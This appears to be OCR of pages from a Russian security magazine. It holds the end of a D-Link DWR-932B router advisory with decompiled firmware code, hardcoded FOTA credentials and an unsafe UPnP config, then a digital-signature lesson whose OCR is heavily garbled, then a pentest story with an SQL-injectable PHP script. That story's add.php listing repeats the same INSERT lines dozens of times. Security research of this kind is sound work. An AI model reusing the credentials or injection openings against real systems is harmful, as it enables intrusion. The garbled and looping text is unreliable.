33     sub_DF4C("fota_DownloadProcess", 72, "fota_DownloadProcess url[%s]\n", v4);
34   }
35   sub_C8A0((const char *)(v5 + 108), (char *)&v20, 128);
36   if ( sub_DF28(v5, (char *)&v19, (char *)&v18) )
37   {
38     snprintf(
39       &v16,
40       0x3FFu,
41       "GET %s HTTP/1.1\r\n"
42       "Host:%s\r\n"
43       "Accept: */*\r\n"
44       "Connection: Keep-Alive\r\n"
45       "Pragma: no-cache\r\n"
46       "Cache-Control: no-cache\r\n"
47       "Authorization: Basic %s\r\n"
48       "User-Agent: generic FOTA client\r\n"
49       "\r\n",
50       &v19,
51       &v19,
52       &v20);
53     sub_DF4C("fota_DownloadProcess", 91, "http.dl-%s\n", &v16);
54     strlen(&v16);
55     v9 = sub_C8E8((int)&v19, 4u3, &v16);
```

Доступ к серверу FOTA из /sbin/fotad

Эти данные находятся в функции **sub_CAAC**, представлены как строки в Base64 и используются для получения прошивки.

Демон FOTA пытается получить прошивку по HTTPS, но на момент написания статьи SSL-сертификат для **https://qdp:qdp@fotatest.qmitw.com/qdh/ispname/2031/appliance.xml** был недействителен уже полтора года.

```
1  char *__fastcall sub_CAAC(const char *a1, char *a2, int a3)
2  {
3    char *v3; // r4@1
4    const char *v4; // r5@1
5    int v5; // r6@1
6    int v6; // r8@2
7    const char *v7; // r7@2
8    char *result; // r0@6
9
10   v3 = a2;
11   v4 = a1;
12   v5 = a3;
13   if ( !strcmp(a1, "qdpc") )
14   {
15     strncpy(v3, "cWRwV2pxZHBj", v5 - 1);          // qdpc:qdpc
16     result = v3;
17   }
18   else
19   {
20     v6 = strcmp(v4, "qdpe");
21     if ( !v6 )
22       v7 = "cWRwZTpxZHB1";                        // qdpe:qdpe
23     if ( v6 )
24       v7 = "cWRwOnFkcA==";                        // qdp:qdp
25     strncpy(v3, v7, v5 - 1);
26     result = v3;
27   }
28   return result;
29 }
```

Функция sub_CAAC

Получаем следующие комбинации имени пользователя и пароля: **qdpc:qdpc**, **qdpe:qdpe**, **qdp:qdp**.

ПЛОХОЕ РЕШЕНИЕ ПО ОБЕСПЕЧЕНИЮ БЕЗОПАСНОСТИ

В **/etc/init.d/start_appmgr** ты можешь увидеть странные shell-команды, выполняющиеся от рута:

```
if [  -f /sbin/netcfg ]; then
  echo -n "chmod 777 netcfg"
  chmod 777 /sbin/netcfg
fi
if [  -f /bin/QNetCfg ]; then
  echo -n "chmod 777 QNetCfg"
  chmod 777 /bin/QNetCfg
fi
```

Сложно сказать, зачем производителю нужны файлы с правами 777 в директориях **/bin/** и **/sbin/**.

УДАЛЕНА БЕЗОПАСНОСТЬ В UPNP

UPnP позволяет динамически добавлять правила для файрвола. Из-за угроз безопасности в некоторых опасных местах создавались новые правила для недоверенных LAN-клиентов.

Ненадежность UPnP была модной десять лет назад (в 2006 году). Уровень безопасности UPnP-программ (miniupnp) в этом роутере снижен, что позволяет атакующему, находящемуся в той же локальной сети, добавить перенаправление порта из интернета на других клиентов, находящихся в этой же сети.

/var/miniupnpd.conf генерируется с помощью программы **/bin/appmgr**.

```
36   v1 = fopen("/var/miniupnpd.conF", "W");
37   v2 = v1;
38   if ( v1 )
39   {
40     fprintf(v1, "ext_ifname=%s\n", &v6);
41     fprintf(v2, "listening_ip=%s\n", "bridge0");
42     fprintf(v2, "port=%d\n", 2869);
43     fwrite("enable_natpmp=yes\n", 1u, 0x12u, v2);
44     fwrite("enable_upnp=yes\n", 1u, 0x10u, v2);
45     fprintf(v2, "bitrate_up=%u\n", v8);
46     fprintf(v2, "bitrate_down=%u\n", v9);
47     fwrite("secure_mode=no\n", 1u, 0xFu, v2);
48     fprintf(v2, "presentation_url=http://%s\n", &unk_8530C);
49     fwrite("system_uptime=yes\n", 1u, 0x12u, v2);
50     fwrite("notify_interval=30\n", 1u, 0x13u, v2);
51     fprintf(v2, "upnp_forward_chain=%s\n", "MINIUPNPD");
52     fprintf(v2, "upnp_nat_chain=%s\n", "MINIUPNPD");
53     fclose(v2);
54   }
```

Код генерации файла /var/miniupnpd.conf

В данном случае получится следующий файл **/var/miniupnpd.conf**:

```
ext_ifname=rmnet0
listening_ip=bridge0
port=2869
enable_natpmp=yes
enable_upnp=yes
bitrate_up=14000000
bitrate_down=14000000
secure_mode=no # «Защищенный» режим: когда включен, клиент UPnP
               позволяет добавлять правила только для своих IP
presentation_url=http://192.168.1.1
system_uptime=yes
notify_interval=30
upnp_forward_chain=MINIUPNPD
upnp_nat_chain=MINIUPNPD
```

В конфигурационном файле нет ограничений для правил доступа UPnP, вопреки распространенной практике. При использовании UPnP рекомендуется разрешить переадресацию для портов выше 1024. Нормальный файл с настройками:

```
# UPnP permission rules
# (allow|deny) (external port range) ip/mask (internal port range)
# A port range is <min port>-<max port> or <port> if there is only
# one port in the range.
# ip/mask format must be nn.nn.nn.nn/nn
# it is advised to only allow redirection of port above 1024
# and to finish the rule set with "deny 0-65535 0.0.0.0/0 0-65535"
allow 1024-65535 192.168.0.0/24 1024-65535
deny 0-65535 0.0.0.0/0 0-65535
```

В настройках уязвимого роутера, где нет никаких правил доступа, атакующий может перенаправить все из WAN в LAN. К примеру, злоумышленник может добавить правило переадресации, чтобы разрешить трафик из интернета на локальные серверы Exchange, базы данных, почтовые, FTP- и HTTP-серверы и так далее. На самом деле отсутствие мер безопасности позволяет локальному пользователю пересылать все, что он хочет, из интернета в LAN.

Вопросы автору исследования ты можешь задать через контакты в его персональном блоге. Оригинальный advisory (txt) представлен там же. Если используешь D-Link DWR-932B, советую уделить внимание исправлению уязвимостей.

TARGETS

D-Link DWR-932B. Уязвимости протестированы на последней доступной прошивке на момент исследования (**firmware DWR-932_fw_revB_2_02_eu_en_20150709.zip**, model revision B, **/Share3/DailyBuild/QDX_DailyBuild/QDT_2031_DLINK/QDT_2031_OS/source/LINUX/apps_proc/oe-core/build/tmp-eglibc/sysroots/x86_64-linux/usr/bin/armv7a-vfp-neon-oe-linux-gnueabi/arm-oe-linux-gnueabi-gcc**).

SOLUTION

На момент написания оригинальной статьи об исправлении не было известно. В поддержке D-Link исследователю ответили, что клиенты должны сами связаться с локальными или региональными представителями D-Link. Но на момент написания нашего обзора новая версия прошивки (**DWR-932_fw_revB_2_03_eu_en_20161011.zip**) появилась на официальном сайте. ⌶

→

ПОГРУЖЕНИЕ В КРИПТУ

ЧАСТЬ 5: ЭЛЕКТРОННАЯ ПОДПИСЬ

Анастасия Фирсанова
anastasia@xakep.ru

Электронная цифровая подпись сейчас на слуху — многие современные компании потихоньку переходят на электронный документооборот. Да и в повседневной жизни ты наверняка сталкивался с этой штукой. Если в двух словах, суть ЭЦП очень проста: есть открытый/закрытый ключ, есть генератор ключей, генерация случайных чисел и электронная подпись. Осталось разобраться, что же за магия позволяет цифровой подписи работать.

Roadmap

Это первый урок из цикла «Погружение в криптУ». Все уроки цикла в хронологическом порядке:

- **Урок 1**. Исторические шифры: основы, исторические шифрагоры, как работают (и анализируются) шифры сдвига, замены, Ривадра Зорге, шифр Вернама и шифровальные машины
- **Урок 2**: Распределенное ключей: что это такое, как выполняется распределение ключей и как выбрать криптостойкий ключ
- **Урок 3**. Современные отечественные шифры: что такое сеть Фейстеля, какие бывают отечественные блочные шифры, используемые в современных протоколах. — ГОСТ 28147 – 89, «Кузнечик»
- **Урок 4**. Современные зарубежные шифры: что такое, как работают и в чем разница между 3DES, AES, Blowfish, IDEA, Threefish от Брюса Шнайера
- **Урок 5**. Электронная подпись, виды ЭП, как они работают и как их использовать, **тебе здесь**.
- **Урок 6**. Квантовая криптография: что это такое, где используется и как поможет в распределении секретных ключей, генерации случайных чисел и электронной подписи

КАК РАБОТАЕТ ЦИФРОВАЯ ПОДПИСЬ

Если вспомнить формальное определение, то ЭЦП — это реквизит электронного документа. Другими словами, математическое бесто, вычисленное уникально для каждого конкретного сообщения. Подпись может быть вычислена как с симметричным секретным ключом, так и без него. Без секретного ключа подпись представляет собой просто код, который может доказать, что документ не был изменен. С использованием секретного ключа подпись доказывает целостность сообщения, позволит убедиться в его подлинности и аутентифицировать автора.

Если ты читал предыдущую часть нашего цикла, то помнишь, что существует симметричный и асимметричный криптоалгоритмы. С электронной подписью дела обстоят очень похоже — есть подписи с симметричным механизмом, а есть с асимметричным.

Симметричный механизм подписи малоприменим на практике — никому не хочется генерировать ключ для каждой подписи заново. А как ты помнишь, именно в сравнении ключей кроется фишка симметричной криптографии.

В лучшие традиции асимметричной криптографии — имеем пару открытый и секретный ключ. Но не спешим проникнуться тем, насколько подпись доказывает целостность сообщения отличается от шифрования применением ключей, отсылающих друг на друга.

От документа или сообщения подписывается хеш-функция, которая сохраняет сообщению любого объема до определенного количества байтов. Подписывается криптографическое преобразование вычисляется снова электронная подпись. В отличие от асимметричного шифрования, подпись основана на закрытом ключе, а проверяется с помощью открытого ключа и не может любой его обладать. Если помнишь, в шифровании все происходит наоборот: шифруют для чего-то открытом ключе, а вот расшифровать мы будем с помощью секретного ключа.

Электронная подпись, предоставляется вместе с исходным документом на проверку. По полученной комбинации можно доказать, что документ с момента вычисления подписи не был изменен.

Схемы электронной подписи так же многообразны, как и способы шифрования. Чтобы схема подписи была стойкой, нужно, чтобы она основывалась на трудновычислимой математической задаче. Есть два типа таких задач: факторизация больших чисел и дискретное логарифмирование.

ФАКТОРИЗАЦИЯ БОЛЬШИХ ЧИСЕЛ

Рассмотрим на практике схему подписи на основе факторизации больших чисел. Другим словами, перебором очень трудно подобрать такие простые числа, которые в произведении дают модуль n. Ключ генерируется одинаково для подписи и для шифрования.

Когда ключи сгенерированы, можно приступать к вычислению электронной подписи

2. Вычисление электронной подписи

3. Проверка электронной подписи

RSA, как известно, собирается сходить на пенсию, потому что вычислительные мощности растут не по дням, а по часам. Недавно тот день, когда 1024-битный ключ RSA можно будет подобрать перебором, уже не за горами, с квантовыми компьютерами мы погоняем в следующий раз.

В общем, не стоит полагаться на стойкость этой схемы подписи RSA, особенно с такими «критостойкими» ключами, как в нашем примере.

ДИСКРЕТНОЕ ЛОГАРИФМИРОВАНИЕ

Это вторая сложная проблема, на которой основаны цифровые подписи. Для начала хорошо бы сделать, что такое дискретный логарифм. Для того-то такое сложносочиненное может показаться, но на самом деле это одна из самых простых для понимания вещей в этой статье.

Предположим, дано уравнение **4x = 13 (mod 15)**. Задача нахождения x и есть задача дискретного логарифмирования. Почему же она так сложна для вычисления? Попробуй решить это уравнение вручную! Компьютер, кстати, будет работать точно, но в задаче дискретного логарифмирования обычно далеко не так просто. Возьмем для примера схему Эль-Гамаля:

1. Генерация подписи

2. Проверка подписи

Даже если не вникать в схему, понятно, что такой алгоритм сложнее. Кроме того, когда же мы хотим разработать простой модуль, его сложнее эллиптическое кривые. Эллиптическая кривая — это кривая, которая задана кубическим уравнением и имеет неособенное представление. Задача решения логарифма в группе точек, которые принадлежат эллиптической кривой, вычислительно сложная, и на данный момент не существует таких мощностей, которые решали бы это уравнение за приемлемое время, если сделать его достаточно сложным составляет 512 бит. Согласно задаче дискретного логарифмирования, невероятно сложно найти на кривой для такие точки, которые связывает операция возведения в некоторую степень.

ЭЦП НА ПРАКТИКЕ

В России, как и во многих разных странах, электронная подпись имеет официальный юридический статус. У нас этот факт регламентирует закон № 63-ФЗ «Об электронной подписи». Однако он утверждает, что юридической силой обладает далеко не любая электронная подпись, а только соответствующая определенным критериям:

- подпись сгенерирована посредством криптографического преобразования с секретным ключом;
- этот ключ и соответствующий ему открытый ключ выданы квалифицированным удостоверяющим центром;
- по подписи можно достоверно установить ее обладателя

Подпись также должна быть вычислена средствами, соответствующими требованиям закона. Этим требованиям удовлетворяет отечественный алгоритм цифрования ГОСТ 34.10 – 2012. Он использует математический аппарат эллиптических кривых, является достаточно стойким и официально используется для разработки криптографических средств, реализующих электронную подпись. Для того чтобы попробовать в криптографировании подпись — без сертификата удостоверяющего центра, можно воспользоваться известной PGP. Потыкивать подпись можно, к примеру, на сайте HashPuppy.

Стоит сказать, что в нашей стране электронная подпись используется еще, чем можно себе представить. В банках, налоговых, торгово-закупочные операции, бухгалтерии — во всех этих организациях используется или внедряется ЭЦП. Электронная подпись отзывается простого со этим бюрократии, однако до полной пойды еще далеко.

За рубежом электронный документооборот процветает еще дольше. Официальный стандарт электронной подписи в США DSS (Digital Signature Standard) также использует эллиптические кривые и основан на описанной выше схеме Эль-Гамаля.

ЦИФРОВАЯ ПОДПИСЬ В BITCOIN

Помимо прочего, электронная подпись используется в криптовалютах, в частности — в Bitcoin. У каждого пользователя Bitcoin есть пара из секретного и открытого ключа. Хеш-значение открытого ключа служит основным адресом для передачи монет. Это значение не секретно, и сообщать его можно кому угодно. Но по значению хеша вычислить значение открытого ключа невозможно.

Сама пара ключей будет использована лишь однажды — при передаче прав собственности. На этом жизнь пары ключей заканчивается:

- PUB1 — публичный ключ;
- PRV1 — секретный ключ;
- HASH1 или HASH(PUB1) — хеш-значение открытого ключа (Bitcoin-адрес);
- HASH2 или HASH(PUB2) — хеш открытого ключа следующего владельца.

Вот как устроен сам процесс передачи прав собственности на биткойны:

1. Владелец монеты открыто сообщает хеш своего публичного ключа HASH(PUB1), это и будет идентификатором биткойна.
2. До момента продажи оба ключа PUB1, PRV1 продавца остаются в секрете. Известно только HASH(PUB1) и соответствующий ему биткойн.
3. Как только появляется покупатель, владелец формирует открытое письмо, в котором указывает адрес биткойна HASH(PUB1) и хеш-значение публичного ключа нового владельца HASH(PUB2). И конечно же, подписывает письмо своим секретным ключом PRV1, прилагая публичный ключ PUB1.
4. После этого любой сможет проверить PUB1 и PRV1 первого сделку на актуальность. Публичным ключом можно проверить само письмо, узнать новый адрес монеты.

В втором собственника ничего не известно, кроме HASH(PUB2), до тех пор пока он не передаст права другому. Если кто-то хочет, эта цепочка может быть бесконечной.

Подписывая передачу прав с использованием ЭЦП, собственник подтверждает не только свою личность, но и свое согласие на проведение сделки. То есть перевести чужие деньги кое-чем может и с этим согласился, подписывать сделку собственник подобно.

Благодаря HASH(PUB) получается двойная защита. Первая загадка — зачем публичный ключ его хеш. Вторая загадка — подписаться чужим ключом кретным ключом.

Такая технология постоянна цепи передачи прав и называется блокчейн. Благодаря этой технологии можно отследить историю владения до самых истоков, но изменить эту историю никак нельзя.

ВЫВОДЫ

Будущее невероятно сложно с криптографией. В один прекрасный момент при получении паспорта наши дети будут генерировать электронную подпись и покупать чипсы в пакете за криптовалюту. Что готовит нам будущее с точки зрения развития криптографии, квантовых компьютеров, в следующей статье на примере квантовых компьютеров. ⇒

БЭКАП = БЭКДОР

ИЛИ КАК ЧИНИТЬ СОБСТВЕННОЕ

Владимир Мешков
Positive Technologies

В работе с большой организацией, в которой мы тестировали бизнес-ПО, есть внутренний веб-приложение, которое разрабатывают довольно крупные боты (поэтому ломать! Именно то самое приложение, о котором я сегодня и расскажу). Для удобства эксплуатации, надёжности и масштаба разработчики и написали для него свой бэкап-сервер. Сервер умеет работать по нескольким не имеет доступа к интернету и все нужные данные приходят по запросу.

РАЗВЕДКА

Для начала посмотрим, какие данные хранятся этот протокол — `/URL/` и где хранятся данные. Для этого запустим Burp Suite и перехватим запрос к сервису SD и по

```
GET /URL/ HTTP/1.1
Host: 10.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Accept: text/plain, text/*, application/x-ms-application, application/vnd.ms-xbap, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/xaml+ml, application/msword, application/x-shockwave-flash, application/x-mpegurl, application/x-ms-wmd, application/x-ms-wmz, application/x-ms-xbap, application/x-ms-xpsdocument, application/x-silverlight-2-b1, application/x-silverlight-2, application/x-silverlight
```

← Назад статье

БЭКАП = БЭКДОР

ИЛИ ИСТОРИЯ ОДНОГО ПЕНТЕСТА

БЭКАП

После того как я поправил еще какое-то количество времени на поиск server-side-уязвимостей, между прочим зрела очень интересная мысль, внутри рабочих директорий приложения создавать **.flat**, то может, он ведь тоже называется **sflat**? Мысль оказалась верной. В корневой директории сервера находился архив **sflat.rar** (рис. 23)!




Рис. 23. Архив с бэкапом приложения

В архиве содержался исходный код приложения, находящийся в рабочей директории проекта (рис. 24).




Рис. 24. Листинг архива

При анализе исходников были найдены две учетные записи для доступа к СУБД (рис. 25).

Рис. 25. Учетные данные для подключения к СУБД

Пользователя root@xxxxxxx.xxxxxxx и пароли к ним в открытом виде. Удаленное подключение к базе данных результатов не дало (рис. 26).

Рис. 26. Попытка подключения к СУБД

Одна по отсеку СУБД, можно сделать вывод,о том, что удаленное подключение возможно только с доверенных IP-адресов.

ПОДГОТОВКА К АТАКЕ

При детальном анализе исходных кодов была обнаружена директория **/sflat/libs/** (рис. 27) с содержимым (рис. 27).




Рис. 27. Листинг служебной директории

В этой служебной директории находился один очень интересный скрипт – stepennod.php

```
<?php
header('Content-type: text/html; charset=utf-8');
if ($_SERVER['HTTP_X_REQUESTED_WITH' ( == 'XMLHttpRequest') {
    if ($_GET['q']) {
        include('.././include/connect.php');
        include('.././include/func.php');
        $sql = "SELECT id, text FROM dict.relation WHERE LOWER
            (text) LIKE '%'. strtoLower(pg_Get('q')) . '%';
        $res = pg_query($sql);
        if (!$res) die('Invalid query: ' . pg_result_error());
        $output = "";
        while ($r = pg_fetch_array($res)) {
            $output .= $r['id'] . " " . $r['text'] . "\n";
        }
        //header('Content-Type: text/html; charset=utf-8');
        echo $output;
    }
}
?>
```

Как видно из кода, для обращения к данному скрипту необходимо выставить заголовок запроса **X-Requested-With** со значением **XMLHttpRequest**. На вход данный скрипт принимает GET-параметр с именем **q** и производит **SELECT**-запрос к базе данных, при этом вводной параметр не фильтруется. Данный недостаток позволяет произвести атаку SQLi.

ОПРЕДЕЛЕНИЕ СПЕЦИФИКАЦИИ ЗАПРОСА ДЛЯ ДОБАВЛЕНИЯ ПОЛЬЗОВАТЕЛЯ

Дальнейшей анализ исходных кодов выявил, что в скрипте **add.php** содержится спецификация запроса на создание новых пользователей (рис. 28). Имя и тип столбцов в таблице **users** возможно узнать также и с помощью SQLi, но частью обращения к серверу и тому же скрипту в SQLi в GET-параметре могут привести к компромитации исследователя, поэтому при наличии исходного кода лучше пользоваться им.

root@desktop:~/PENTEST/
cat add.php
$sql = "INSERT INTO users (login, password, s_id) VALUES (:login, :password, :s_id) RETURNING id";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':login' => $_POST['login'], ':password' => $password, ':s_id' => $_POST['s_id']));
$id = $pdo->lastInsertId();
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 3));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 4));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 5));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 6));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 7));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 8));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 9));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 10));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 11));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 12));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 13));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 14));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 15));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 16));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 17));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 18));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 19));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 20));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 21));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 22));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 23));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 24));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 25));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 26));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 27));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 28));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 29));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 30));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 31));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 32));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 33));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 34));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 35));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 36));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 37));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 38));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 39));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 40));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 41));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 42));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 43));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 44));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 45));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 46));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 47));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 48));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 49));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 50));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 51));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 52));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 53));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 54));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 55));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 56));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 57));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 58));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 59));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 60));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 61));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 62));
